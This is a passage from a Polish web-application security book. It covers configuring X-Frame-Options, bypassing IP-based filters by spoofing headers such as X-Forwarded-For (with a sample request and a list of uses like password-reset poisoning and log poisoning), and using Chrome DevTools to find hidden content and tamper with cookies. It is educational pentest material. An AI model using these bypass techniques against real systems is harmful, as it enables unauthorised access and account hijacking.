    <add name="X-Frame-Options" value="sameorigin" />
  </customHeaders>
</httpProtocol>
</system.webServer>
</configuration>
```

#### d. Apache Tomcat

*Listing 13. Dodanie nagłówka X-Frame-Options w kontekście serwera webowego Apache Tomcat*

```
<filter>
  <filter-name>httpHeaderSecurity</filter-name>
  <filter-class>org.apache.catalina.filters.HttpHeaderSecurityFilter <
</filter-class>
  <async-supported>true</async-supported>
  <init-param>
    <param-name>antiClickJackingOption</param-name>
    <param-value>SAMEORIGIN</param-value>
  </init-param>
</filter>
```

#### e. Lighttpd

*Listing 14. Dodanie nagłówka X-Frame-Options w kontekście serwera webowego Lighttpd*

```
server.modules += ( "mod_setenv" )
$HTTP["scheme"] == "https" {
  setenv.add-response-header = ( "X-Frame-Options" => "sameorigin")
}
```

### Nagłówki w służbie omijania zabezpieczeń i filtrów (m.in. WAF)

Wielokrotnie, np. w celu zabezpieczenia dostępu do danych zasobów, wykorzystywana jest prosta weryfikacja adresu IP, mająca na celu ustalenie adresu, z jakiego nastąpiło żądanie. Implementacja takiej „filtracji” odbywa się w większości przypadków poprzez proste sprawdzenie wartości różnych nagłówków.

Poniżej zaprezentowano listę wielu z tych, które mogą zmylić aplikację lub dane oprogramowanie serwera co do prawdziwego adresu IP:

- ▶ X-Forwarded-For
- ▶ X-Forwarded-Host
- ▶ X-Forwarded-IP
- ▶ X-Remote-IP
- ▶ X-Remote-Addr
- ▶ X-Real-IP

- ▶ Client-IP
- ▶ X-Client-IP
- ▶ X-InternalIP
- ▶ X-Originating-IP
- ▶ X-Originated-IP
- ▶ X-Backend
- ▶ X-Backend-Name
- ▶ X-Backend-Host
- ▶ X-Backend-Addr
- ▶ X-Backend-IP
- ▶ X-Backend-Server

Do podjęcia próby ominięcia nałożonych filtrów wystarczy, że wyślemy proste zapytanie do danej lokalizacji z dodaniem jednego lub kilku z wyżej wymienionych nagłówków:

*Listing 15. Widoczny nagłówek X-Forwarded-For w żądaniu HTTP do strony WWW internal.sekurak.pl/manager/*

```
GET /manager/ HTTP/1.1
Host: internal.sekurak.pl
X-Forwarded-For: 127.0.0.1
```

W większości przypadków możemy dodać wszystkie nagłówki w jednym zapytaniu – jednak warto umieszczać je pojedynczo, gdyż aplikacja może mieć ukryte reguły działające po wykryciu różnych nagłówków HTTP (przykłady poniżej). Warto tu zauważyć, że istnieje wiele możliwości zapisu adresu IP.\*

W momencie przeprowadzania realnych testów penetracyjnych możemy w większości przypadków spotkać się z siedmioma głównymi zastosowaniami.

### OMIJANIE ZABEZPIECZŃ I FILTRÓW Z WYKORZYSTANIEM NAGŁÓWKÓW HTTP

1. Ominięcie ograniczeń nałożonych w kontekście dostępu z konkretnego adresu IP.
2. Podszycie się pod inny adres IP/URL wysyłany w wiadomości e-mail w momencie skorzystania z formularza przypominania hasła lub zmiana tego adresu. W przypadku skutecznego ataku można w ten sposób wysłać do ofiary ataku e-mail „odzyskujący” hasło z podmienionym linkiem, który kieruje do fałszywej strony atakującego.
3. Wykonanie ataku *Open Redirect* (jeśli strona przekierowuje na inny adres) poprzez podszycie się pod inny adres IP (np. wstrzykując dodatkowy nagłówek X-Forwarded-Host, a jako wartość podając adres domeny, na którą chcemy przekierować komunikację/użytkownika).

\* Więcej na ten temat w rozdz. *Podatność Server-Side Request Forgery (SSRF)*.

4. Odkrycie stosowanych wewnętrznych typów serwerów poprzez zaimplementowanie wartości, która będzie niezrozumiała dla serwera (w większości przypadków otrzymamy w odpowiedzi komunikat błędu 400 Bad Request wraz z wykorzystywaną technologią).
5. Ominięcie CAPTCHA, która nie pojawia się w przypadku dostępu z sieci wewnętrznej.
6. Uruchomienie trybu deweloperskiego (np. z dodatkowymi funkcjonalnościami aplikacji i skryptami JavaScript) w przypadku dostępu do sieci wewnętrznej.
7. Zatrutowanie logów dostępowych poprzez podszywanie się pod inny adres IP.

## ĆWICZENIE

Pod adresem [http://training.securitum.com/book/http-headers/cwiczenie\\_iprestrictions.php](http://training.securitum.com/book/http-headers/cwiczenie_iprestrictions.php) znajduje się zabezpieczony panel. Dostęp do niego został ograniczony wyłącznie do konkretnego adresu IP. Zadaniem Czytelnika jest odkryć, jaki to adres, oraz znaleźć sposób ominięcia tego filtru, tak aby uzyskać dostęp do zasobu.

## PODSUMOWANIE

Rozpoczęliśmy ten rozdział od przedstawienia prostego sposobu na ogólne podniesienie bezpieczeństwa danej aplikacji poprzez wdrożenie odpowiednich nagłówków. Wniosek, jaki powinniśmy wyciągnąć z powyższych omówień, jest taki, że nigdy nie należy traktować stosowania nagłówków jako pełnego zabezpieczenia.

Implementacja dodatkowych nagłówków ma ogólnie utrudnić działania napastnikowi oraz dołożyć kolejną warstwę, lecz nie daje gwarancji bezpieczeństwa. Ważne więc, żeby za wprowadzeniem w temat i przedstawieniem kilku ogólnych technik – co było celem tego rozdziału – poszły dobre praktyki programistyczne, omówione również w innych częściach książki.



ksiazka.sekurak.pl/r5

- 1 Internet Engineering Task Force (IETF), *HTTP Strict Transport Security (HSTS)*, <https://tools.ietf.org/html/rfc6797>
- 2 The Chromium Projects, *HTTP Strict Transport Security*, <https://www.chromium.org/hsts>
- 3 OWASP, CheatSheetSeries, cheatsheets: *HTTP\_Strict\_Transport\_Security\_Cheat\_Sheet.md*, [https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/HTTP\\_Strict\\_Transport\\_Security\\_Cheat\\_Sheet.md](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.md)
- 4 Zob. także: *Referrer Policy: W3C Candidate Recommendation*, <https://www.w3.org/TR/referrer-policy/> i Sajdak M., *Potężny wyciek danych osobowych z 67% hoteli na świecie, czy nic nie znacząca drobnostka?*, <https://sekurak.pl/poteczny-wyciek-danych-osobowych-z-67-hoteli-na-swiecie-czy-nic-nie-znaczaca-drobnostka/>
- 5 Bidelman B., *Introduction to Feature Policy*, <https://developers.google.com/web/updates/2018/06/feature-policy>; Mozilla, *Feature-Policy*, W3C, *Feature Policy: Editor's Draft*, <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Feature-Policy>; <https://w3c.github.io/webappsec-feature-policy/>



Rafał 'bl4de' Janicki

# Chrome DevTools w służbie bezpieczeństwa aplikacji webowych



## **WSTĘP**

W tym rozdziale postaram się wyjaśnić, w jaki sposób dokonać wstępnej analizy kodu źródłowego aplikacji internetowej z użyciem jedynie przeglądarki oraz wbudowanych w nią narzędzi dla programistów. Z pozoru może się to wydać dziwne (przeglądarka raczej nie kojarzy się z programami przeznaczonymi do tego typu zadań), jednak w praktyce często udaje się znaleźć wiele podatności (głównie po stronie klienta) bez konieczności uruchamiania jakiegokolwiek dodatkowego narzędzia.

Poniższy tekst kierowany jest raczej do tych Czytelników, którzy stawiają dopiero pierwsze kroki w dziedzinie bezpieczeństwa aplikacji internetowych, ale mam nadzieję, że bardziej doświadczeni „łowcy nagród” czy testerzy bezpieczeństwa także znajdą coś dla siebie. Postaram się wytłumaczyć i zaprezentować, jak przy użyciu jedynie przeglądarki WWW dokonać wstępnej analizy kodu źródłowego aplikacji webowej.

## **NARZĘDZIA**

Każda obecna na rynku przeglądarka internetowa zawiera wbudowany zestaw narzędzi deweloperskich. Możemy uzyskać do nich dostęp, używając kombinacji klawiszy CTRL+SHIFT+I (CMD+Option+I w systemie macOS), F12 w Internet Explorerze i Edge lub wybierając odpowiednią opcję z menu przeglądarki.

Wszystkie przykłady w tym tekście bazują na przeglądarce Chromium w wersji 71, jednak różnice pomiędzy narzędziami wbudowanymi w Chromium, Chrome, Opera lub Brave (przeglądarki oparte na Chromium) a pozostałymi są raczej kosmetyczne i zasada ich działania jest identyczna.

Kolejnym przydatnym narzędziem może okazać się edytor (lub środowisko programistyczne) z formatowaniem i kolorowaniem składni HTML i JavaScript. Ponownie, wszystko zależy od indywidualnych preferencji; moim wyborem od momentu pojawienia się jest Visual Studio Code, dostępny do pobrania na stronie <https://code.visualstudio.com>.

Dobrym pomysłem jest też zainstalowane środowisko Node.js (do lokalnego uruchamiania i testowania kodu JavaScript) oraz interpreter Pythona do tworzenia skryptów do automatycznego testowania PoC-ów czy exploitów. Umiejętność programowania w Pythonie to jedna z tych rzeczy, którą powinna mieć każda osoba zajmująca się bezpieczeństwem, niezależnie od tego, czy kiedykolwiek miała do czynienia z programowaniem.

Podany zestaw narzędzi to oczywiście jedynie sugestia. Jeśli lepiej odnajdujesz się w Ruby, PHP czy Bash, nic nie stoi na przeszkodzie, by w miejsce Pythona użyć jednego z tych języków. Istotne jest jednak, by był to język interpretowany – to znacznie ułatwia i przyspiesza pisanie i uruchamianie kodów (w porównaniu do języków kompilowanych).

Skoro mamy już gotowe narzędzia, czas nieco „ubrudzić” rękę.

## **ANALIZA KODU HTML**

Dla Czytelników tej książki nie jest tajemnicą, że każda, nawet niepozorna, strona WWW skrywa wiele cennych informacji dostępnych dla tego, kto umie podejrzeć jej źródło (służy do tego skrót klawiszowy CTRL+U lub CMD+Option+U w systemie macOS), czyli wiele linijek kodu HTML i JavaScript. Dlaczego zatem w przykładzie z listingu 1 wyświetlane jest jedynie białe tło?

Jedną z ważnych rzeczy, o których należy pamiętać, jest fakt, że niektóre znaczniki HTML nie renderują żadnej treści. Tych znaczników jest sporo, do najczęściej występujących należą `<html>`, `<head>`, `<body>`, `<style>` czy `<script>`. Dodatkowo elementy strony można ukryć, odpowiednio ustawiając ich atrybuty CSS (style), jak `display:none` czy szerokość oraz wysokość elementu równe 0.

Przeanalizujmy poniższy przykład:

*Listing 1. Dokument HTML z ukrytym za pomocą CSS elementem `<iframe>`*

```
<html>
<head>
<title>Move along, nothing to see here!</title>
<style>
  /* note to myself: add CSS from Bob's repo: https://verysecurecompany.
com/__internal__/repo/bob/specs.git */
  * {
    font-size:16px;
    color: #c0c0c0;
  }
</style>
</head>
<body>
<iframe src="https://verysecurecompany.com/__internal__/loginframe.html"
style="width:0;height:0" frameborder="0" id="you-cant-see-me"></iframe>
<script>
  // a hidden feature
  console.log('Diagnostic message: username is admin and password is
password :)');
</script>
</body>
</html>
```

Jeśli zapiszemy ten kod jako plik HTML i otworzymy go w przeglądarce, nie zostanie wyświetlona żadna widoczna treść. Jednak wystarczy podejrzeć źródło strony, by przekonać się, że to tylko pozory:

```


1 <html>
2 <head>
3   <title>Move along, nothing to see here!</title>
4   <style>
5     /* note to myself: add CSS from Bob's repo:
6     https://verysecurecompany.com/_internal_/repo/bob/specs.git */
7     * {
8       font-size:16px;
9       color: #c0c0c0;
10    }
11  </style>
12 </head>
13 <body>
14   <iframe src="https://verysecurecompany.com/_internal_/loginframe.html"
15   style="width:0;height:0" frameborder="0" id="you-cant-see-me"></iframe>
16   <script>
17     // a hidden feature
18     console.log('Diagnostic message: username is admin and password is password :');
19   </script>
20 </body>
21 </html>

```

Rysunek 1. Widok kodu źródłowego strony WWW w przeglądarce Chromium


W ten sposób można odkryć wiele ciekawych elementów: adresy URL do „ukrytych” zasobów, ukryte elementy `<iframe>`, komunikaty diagnostyczne czy też komentarze pozostawione przez programistów zawierające cenne wskazówki. Zauważmy, że żaden z tych elementów nie był widoczny wcześniej. Oczywiście, takie znaleziska są rzadkie w realnym kodzie, ale bardzo często można natknąć się na zakomentowane partie kodu JavaScript zawierające wciąż aktywne endpointy API czy funkcjonalności działające po stronie serwera.

Możliwość podejrzenia źródła strony to jednak nie wszystko, ponieważ widoczne jest jedynie źródło aktualnego dokumentu HTML wczytanego przez przeglądarkę. Znacznie ciekawsza jest zawartość innych plików, istniejących jako atrybuty `src` dla elementów `<script>` czy `<iframe>`. Pliki te można zobaczyć w zakładce SOURCES w Chrome Developer Tools (Chrome DevTools):



Rysunek 2. Zawartość pliku JavaScript w panelu SOURCES

(INDEX) widoczny na środku drzewa katalogów z lewej strony reprezentuje aktualny dokument HTML wczytany przez przeglądarkę. Wszystkie pozostałe zasoby reprezentowane są przez standardowe drzewo katalogów i plików widoczne po lewej stronie zakładki SOURCES. Kliknięcie dowolnego pliku wczytuje jego zawartość do prawego panelu. Widoczny na zrzucie ekranu zminifikowany kod JavaScript (plik `jquery.min.js`) to bardzo częsty widok (tzw. minifikacja kodu JavaScript pozwala znacznie przyspieszyć wczytywanie strony) – ma on oczywiście tę wadę, że jest całkowicie nieczytelny. Do odwrócenia procesu minifikacji można posłużyć się wbudowaną w DevTools opcją uruchamianą przez niepozorną ikonkę w lewym dolnym rogu: `{}`.



Rysunek 3. Treść pliku z rysunku 2 po użyciu opcji `{}`


Niektóre strony internetowe korzystają z ciekawego rozwiązania, tzw. *source map*. Jest to dodatkowy plik zawierający nazwy funkcji, zmiennych oraz obiektów, których Chrome DevTools używa do zlokalizowania ich odpowiedników w zminifikowanym kodzie\*.

Kolejną funkcją dostępną w DevTools jest możliwość wyszukiwania tekstu we wszystkich plikach wchodzących w skład aplikacji webowej (a nie tylko w bieżącym, otwartym pliku). Jeśli znaleźliśmy definicję interesującej funkcji i chcemy odszukać wszystkie jej wywołania, CTRL+SHIFT+F (CMD+Option+F w macOS) otwiera panel służący do takiego wyszukiwania. W poniższym przykładzie zaprezentowano wyniki wyszukiwania dla funkcji `setAccount()` na stronie *gm.com* (rysunek 4).

W tym przypadku zostały odnalezione jedynie dwa wystąpienia ciągu `setAccount()`, oba w pliku `AppMeasurements.js`.

Często wyniki takiego wyszukiwania okazują się częścią jednego, bardzo długiego ciągu znaków, którym jest zminifikowany plik JavaScript. W takim przypadku wystarczy kliknąć ten ciąg, a gdy DevTools otworzy plik w nowej karcie, użyć

\* Więcej informacji nt. *source map* w: Kearney M., Bakaus P., *Map Preprocessed Code to Source Code, Tools for Web Developers*, <https://developers.google.com/web/tools/chrome-devtools/javascript/source-maps>.



Rysunek 4. Wynik wyszukiwania ciągu `setAccount(` we wszystkich plikach strony WWW


`}` do uzyskania czytelniejszej postaci. Wynik wyszukiwania zostanie podświetlony dokładnie w tym miejscu, w którym został odnaleziony, bez względu na fakt, że aktualnie widoczny jest niezminifikowany kod.

Drugą zakładką obok SOURCES, gdzie można dokonać inspekcji kodu HTML, jest ELEMENTS. Istnieje jedna, ale bardzo ważna różnica pomiędzy tym, co można znaleźć w obu zakładkach.

Otóż zakładka SOURCES pokazuje treść pliku HTML, który został wczytany przez przeglądarkę z serwera WWW, natomiast zakładka ELEMENTS prezentuje aktualny stan drzewa DOM (*Document Object Model*), w tym wszystkie elementy dodane dynamicznie przez kod JavaScript uruchomiony przez aplikację. Za chwilę wyjaśnimy to na przykładzie, wcześniej jednak nieco teorii na temat działania silnika renderującego przeglądarki internetowej.

DOM to reprezentacja dokumentu HTML w postaci drzewa elementów, z jednym elementem głównym (root), którym jest `<html>`, oraz dwoma głównymi elementami-dziećmi, to jest `<head>` oraz `<body>`. Wszystkie pozostałe elementy są dziećmi albo elementu `<head>` (np. `<meta>` czy `<title>`), albo elementu `<body>` (`<p>`, `<div>`, `<img>` itd.).

Kiedy otwieramy stronę WWW w przeglądarce, ładowany kod HTML jest parsowany przez silnik renderujący (ang. *rendering engine*, którym w przypadku Chromium jest Blink). Elementy HTML są natychmiast renderowane na stronie, ale gdy silnik „natknie” się na element `<script>` zawierający atrybut `src` lub kod zdefiniowany *inline* (bezpośrednio pomiędzy znacznikami `<script>` i `</script>` w pliku HTML), proces renderowania zostaje zatrzymany i przeglądarka wczytuje i wykonuje kod JavaScript; jeśli jest to arkusz stylów CSS, zostają one „zaaplikowane” natychmiast po tym, jak przeglądarka przetworzy reguły stylów i zbuduje tzw. *CSS Object Model* (CSSOM)<sup>1</sup>. Wszystkie tego typu operacje blokują (zatrzymują) główny proces renderowania:



Rysunek 5. Proces renderowania strony internetowej przez silnik renderujący przeglądarki internetowej<sup>2</sup>

Co ma to jednak wspólnego z różnicą pomiędzy zawartością SOURCES i ELEMENTS? Rozważmy kolejny przykład:

Listing 2. Przykładowy dokument HTML z kodem JavaScript, który w trakcie renderowania strony dodaje element `<p>` do drzewa DOM

```
<html>
<head>
<title>Dynamic P Application</title>
<style>
  * {
    font-size:18px;
    font-weight:bold;
    color: #2e2e2e;
  }
</style>
</head>
<body>
<div id="container">

</div>
<script>
  const el = document.getElementById('container')
  const dynamic_paragraph = document.createElement('p')
  const dp_content = document.createTextNode('Hello from dynamically ✓
added <P>aragraph!')

  dynamic_paragraph.appendChild(dp_content)
  el.appendChild(dynamic_paragraph)
</script>
</body>
</html>
```

Podgląd źródła zaprezentowano na poniższym rysunku (CTRL+U / CMD+Option+U lub zakładka SOURCES):

```

1 <html>
2 <head>
3   <title>Dynamic P Application</title>
4   <style>
5     * {
6       font-size:18px;
7       font-weight:bold;
8       color: #2e2e2e;
9     }
10  </style>
11 </head>
12 <body>
13   <div id="container">
14
15   </div>
16   <script>
17     const el = document.getElementById('container')
18     const dynamic_paragraph = document.createElement('p')
19     const dp_content = document.createTextNode('Hello from dynamically added <P>aragraph!')
20
21     dynamic_paragraph.appendChild(dp_content)
22     el.appendChild(dynamic_paragraph)
23   </script>
24 </body>
25 </html>

```

Rysunek 6. Kod źródłowy przykładowej aplikacji – zawartość widoczna po użyciu opcji VIEW SOURCE lub w panelu SOURCES

Po otwarciu zakładki ELEMENTS kod wygląda jednak inaczej:

The screenshot shows the Chrome DevTools interface with the 'Elements' tab selected. At the top, the rendered text 'Hello from dynamically added <P>aragraph!' is visible. Below the text, the DOM tree is expanded, showing a <div id='container'> element. Inside this div, there is a <p>Hello from dynamically added <P>aragraph!</p> element. The <script> tag is also visible, showing the JavaScript code that dynamically creates and appends the paragraph element. The 'Styles' panel on the right shows the default user agent styles for the paragraph element.

Rysunek 7. Kod źródłowy aplikacji z rysunku 6 w panelu ELEMENTS. Widoczny jest dynamicznie dodany element <p>

Oba źródła różni jeden detal: w ELEMENTS widoczny jest dynamicznie dodany element <p> (zaraz pod <div id="container">). Nie znajdziemy go w źródle pokazanym przez SOURCES z prostego powodu: element ten nie jest częścią pliku HTML wczytanego przez przeglądarkę – został wygenerowany w wyniku działania kodu i istnieje jedynie jako element DOM w pamięci przeglądarki.

Powszechnie spotykane aplikacje SPA (*Single Page Applications* – aplikacje, w których treść generowana jest dynamicznie przez kod JavaScript), oparte na frameworkach takich jak Angular, React, Vue czy Ember, generują tysiące takich elementów – mogą to być formularze czy tabele z danymi pochodzącymi z plików JSON załadowanych z serwera. Zawsze warto dokładnie przeanalizować wygenerowany przez te frameworki kod, gdyż często zawiera on miejsca podatne np. na XSS (jak angularowe znaczniki `{{ }}`), które użyte w niewłaściwy sposób mogą posłużyć do wykonania kodu JavaScript w przeglądarce użytkownika).

Zanim przejdziemy do analizy kodu JavaScript, ważna wskazówka: zawsze zwracajmy uwagę na komentarze zawarte w kodzie HTML. Często zawierają one cenne informacje pozostawione przez deweloperów.

## ANALIZA MECHANIZMÓW PRZECHOWYWANIA DANYCH (COOKIES, STORAGE)

Kolejną opcją w DevTools jest możliwość podejrzenia i modyfikacji danych zapisywanych przez aplikację webową w przeglądarce przy użyciu ciasteczek (*cookies*) oraz lokalnego i sesyjnego magazynu danych (*Local Storage* oraz *Session Storage*). *Cookies* to prosta struktura oparta na parach klucz–wartość, podobnie jak *Storage*. Różnica pomiędzy tymi mechanizmami polega na tym, że *cookies* wysyłane są jako nagłówki żądań i odpowiedzi HTTP i są ograniczone do 4096 znaków; *Local* i *Session Storage* mogą zawierać, w zależności od przeglądarki, od kilku do kilkudziesięciu megabajtów danych. Dodatkowo informacje zapisane w *Session Storage* są traczone w momencie zamknięcia zakładki lub przeglądarki (*Local Storage* przechowuje dane trwale, aż do momentu usunięcia ich przez kod).

Zawartość wszystkich mechanizmów przechowywania danych prezentowana jest przez zakładkę APPLICATION (rysunek 8).

Name	Value	Domain	Path	Expires / ...	Size	H...	Secure	Sam...
AMCVS_766E...	1	.gm.com	/	Session	42			
AMCV_766E02...	-1712354808%7CMCIDTS%7...	.gm.com	/	2021-09-...	290			
BIGipServerm...	255447238.64288.0000	www.gm.com	/	Session	48	✓	✓	
QSI_HistorySe...	https%3A%2F%2Fwww.gm.c...	www.gm.com	/	Session	59		✓	
TS0105bb97	01ace9149c34877679f3d9483...	www.gm.com	/	Session	116			
renderid	pagmc-pb001	www.gm.com	/	Session	19			
s_cc	true	.gm.com	/	Session	8			
s_nr	1568142403669-New	.gm.com	/	2019-11-...	21			
s_sq	gmgc-f-quantum%3D%2526c...	.gm.com	/	Session	323			

Rysunek 8. Zakładka APPLICATION – widok listy ciasteczek dostępnych dla aktualnie otwartej strony

Zakładka umożliwia nie tylko odczyt, ale także dowolną modyfikację danych. To pozwala na testowanie, jak aplikacja zachowa się np. w momencie próby spoofingu (podszycia się) pod innego użytkownika poprzez podmianę zawartości ciasteczek przechowujących identyfikator sesji:

Name	Value	Domain	Path	Expires /...	Size	H...	Secure
AMCVS_766E...	1	.gm.com	/	Session	42		
AMCV_766E02...	-1712354808%7CMCIDTS%7...	.gm.com	/	2021-09-...	290		
BIGipServerm...	255447238.64288.0000	www.gm.com	/	Session	48	✓	✓
QSI_HistorySe...	https%3A%2F%2Fwww.gm.c...	www.gm.com	/	Session	59		✓
TS0105bb97	newcookie	www.gm.com	/	Session	116		
renderid	pagmc-pb001	www.gm.com	/	Session	19		
s_cc	true	.gm.com	/	Session	8		
s_nr	1568142403669-New	.gm.com	/	2019-11-...	21		
s_sq	gmqcf-quantum%3D%2526c...	.gm.com	/	Session	323		

Rysunek 9. Zawartość dowolnego ciasteczka można zmienić bezpośrednio w panelu APPLICATION

W zakładce tej możemy także podejrzeć kod JavaScript tzw. workerów (ang. *Service Workers*).\*

## STATYCZNA ANALIZA KODU JAVASCRIPT

Przejdźmy do najbardziej interesującej części każdej aplikacji internetowej, którą jest z pewnością kod JavaScript „napędzający” całość i odpowiedzialny za interaktywność aplikacji oraz jej logikę biznesową po stronie klienta.

Istnieje wiele metod analizy statycznej kodu JavaScript, ale my skupimy się na razie na możliwościach, jakie dają nam narzędzia deweloperskie wbudowane w przeglądarkę. Nauczyliśmy się już, jak odwrócić proces minifikacji w użyciu `{}`, czas więc na coś znacznie bardziej użytecznego: debugger.

### Debugger JavaScript

Debugowanie kodu to, w największym skrócie, możliwość zatrzymania wykonywania kodu w dowolnym momencie i podejrzenia aktualnego stanu programu w momencie zatrzymania wykonania (np. aktualnej wartości zmiennych albo jaka funkcja jest wykonywana w danym momencie). Dzięki *call stack* (stosowi wywołań) jesteśmy w stanie dokładnie prześledzić, które z funkcji są uruchamiane przez inne funkcje i jakie parametry zostały do nich przekazane. Ponadto bardzo ważną cechą debuggera jest wykonywanie kodu krok po kroku, po jednej instrukcji, co pozwala na badanie zmian stanu i zachowania programu w czasie jego działania. Ostatnią możliwością, jaką daje debugger, jest zmiana wartości zmiennych w trakcie działania programu.

\* Więcej nt. workerów zob. Gaunt M., *Service Workers: an Introduction*, <https://developers.google.com/web/fundamentals/primers/service-workers/>.

Z punktu widzenia pentestera lub bughuntera, debugowanie aplikacji pozwala na lepsze zrozumienie jej działania, a także na testowanie podatności bezpośrednio w miejscu ich występowania poprzez wyizolowanie podatnego fragmentu kodu i wstrzykiwanie payloadów dokładnie w tym miejscu, bez narzutu związanego z koniecznością przejścia przez kolejne kroki prowadzące do reprodukcji błędu.

Jako przykład przeanalizujemy hipotetyczną funkcję dokonującą przekierowania użytkownika pod nowy adres WWW w zależności od spełnienia określonego warunku. W normalnym cyklu działania programu z reguły nie ma szans zobaczyć, co dzieje się w takiej funkcji, gdyż po przekierowaniu znajdujemy się już na zupełnie innej stronie i nie mamy podglądu funkcji, która to przekierowanie wykonała.

Ustawienie tzw. breakpointa (punktu przerywania działania programu) pozwoli nam na zatrzymanie wykonania kodu, zanim nastąpi przekierowanie, i analizę tego, co dzieje się w funkcji. Oto przykładowa implementacja naszego przekierowania:

*Listing 3. Przykładowa implementacja funkcjonalności przekierowania użytkownika pod inny adres URL*

```
<html>
<head>
<title>Redirection</title>
</head>
<body>
</div>
<script>


    // imagine that read url from GET parameter routine goes here...
    // but we just hardcode it for now :)
    const url = 'https://hackerone.com'

    function redirect() {
        // I will redirect you! Now!
        if (url) {
            location.href = url
